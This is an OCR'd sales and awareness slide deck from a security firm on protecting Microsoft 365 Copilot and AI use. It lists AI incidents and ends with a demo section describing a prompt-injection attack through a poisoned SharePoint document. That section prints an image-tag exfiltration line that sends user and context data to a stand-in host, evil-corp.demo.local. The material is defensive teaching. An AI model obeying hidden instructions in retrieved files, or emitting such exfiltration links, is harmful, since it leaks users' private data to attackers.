nedscaper

Cybersecurity, AI & Copilot Protection for Microsoft 365

Table of Contents

Introduction

MXDR Solutions Principal

Angelo Coetzee

Principal Security Architect

Martijn Zantinge

Who we are

Nedscaper is your trusted cybersecurity partner, offering pragmatic and accessible services throughout the Netherlands and South Africa. We leverage Microsoft's security tools and experts to provide continuous protection and guidance.

Goal: To provide confidence in digital life through guidance and continuous protection.

Vision: Make robust security accessible and manageable for all organizations.


Microsoft Intelligent Security Association

Microsoft

Microsoft Verified Managed XDR Solution

2024 Finalist Microsoft Partner of the Year Security

2025 Winner Microsoft Partner of the Year Security


nedscaper
The challenges

What are we talking about?

56% of employees use non-company approved AI – Blackfog 2026

The number of reported data breaches related to the use of AI in the workplace such as ChatGPT, Claude and Gemini is rising sharply – Het Financieele Dagblad (NL, Dec, 2025)

68% of organizations have experienced data leakage due to employees' use of AI – Metomic 2025

99% of vulnerabilities discovered by Claude Mythos were not yet patched – Anthropic, April 2026

What are we talking about?

56% of employees use non-company approved AI – Blackfog 2026

The number of reported data breaches related to the use of AI in the workplace such as ChatGPT, Claude and Gemini is rising sharply– Het Financieele Dagblad (NL, Dec, 2025)

68% of organizations have experienced data leakage due to employees' use of AI– Metomic 2025

99% of vulnerabilities discovered by Claude Mythos were not yet patched – Anthropic, April 2026

- Mistakes are easily made, especially with new technology.
- Non-Enterprise AI uses user input to improve their models.
- Data leaks can have long-term adverse consequences for organizations, their customers and employees.
- More than 4 million AI models available in 2026.
- Software vulnerabilities become even more critical to be patched.

Let's make the challenges concrete in terms of AI usage

Challenges within the organization

CEO

My employees are asking for AI. We're just going to turn it on. Will you take care of the details?


Team Lead

Management wants to hurry, but my team barely knows what a "prompt" is, let alone how to use AI safely.

CISO

This is asking for trouble! We don't have an AI policy or control yet.

And don't forget the impact if AI accidentally requests sensitive data. Our access rights are Swiss cheese..... Not to mention all our legacy data.




Security Analyst

Without data classification, we can't turn this on! We don't know where the risks are.

Compliance officer


The change in data usage

Without AI



Manual entry and processing of data, user has control over the data.

Generative AI





Reactive support. Model generates data based on specific assignment and input user.


AI-Agents


Autonomous task execution. Based on predefined instructions, the system independently performs actions on data and systems.


Agents complicate the landscape












Terminology – NIST

Secure – Security for AI

Solutions used to protect consumers and self-developed AI and AI agents from misuse and data breaches.

Defend – AI for Security



AI solutions built to support and enhance security processes related to identification, protection, detection, and response.


Thwart – Protect against AI threats

Defend against AI solutions developed by threat actors to exploit vulnerabilities, perform social engineering, and reduce time to intrusion by deploying AI or AI agents.

Let's zoom in

What is Security for AI?


Protect AI models, data, and usage throughout their lifecycle to ensure trust and compliance, also known as RAI (Responsible AI).



There are reasons to be cautious

What are the risks?

AI poses unique risks that require new security measures



AI is not all rainbows and unicorns

The threat is real

Real-world examples of AI-related security incidents

Samsung Data Leak

Confidentiality

Source code exposed via Chat-GPT.

Chevrolet AI Chatbot

Integrity

Prompt manipulation resulting in a $1 dollar car deal.

EchoLeak

Confidentiality

Zero Click exploit enabling Data Exfiltration

Grok “MechaHitler”

Responsibility

Grok was manipulated causing it to post antisemitic racist slurs and calling itself MechaHitler

nedscaper

LIVE DEMO

Attacking LLMs:

What Exploits Look Like in Practice

- Prompt Injection — overriding system instructions
- Data Exfiltration — extracting context window data

The most leveraged AI attacks

Prompt injection

1. Trojan Horse

Attack uploads malicious travel-policy.txt to Sharepoint.

2. Hidden instructions

Payload wrapped in fake tags or hidden text tells the LLM to execute instructions

3. Trigger

Employee asks Copilot “what is our travel policy”

4. Data retrieval

The LLM retrieves the poisoned document from Sharepoint into its context window

5. Execution

The LLM obeys the hidden instructions, answers the user and silently executes the malicious payload

How a Markdown image can cause data leakages

The Data Exfiltration

The malicious code

```
<img>https://evil-corp.demo.local/collection?
user=jane_doe&query=travel_policy&context=private_server_info</img>
```

Automatic Fetch

Rendered as a 1x1 transparent image, the user sees a normal answer, but the browser “sees” the <img> tag and fires an HTTP GET request to the URL

The Stealth

Due to it being a 1x1 pixel the user only sees the normal answer text from the LLM model and does not become suspicious

Why traditional security fails

Input scanners sees a 100% clean user prompt (guardrails not triggered)

Output response permits image rendering

Demo time

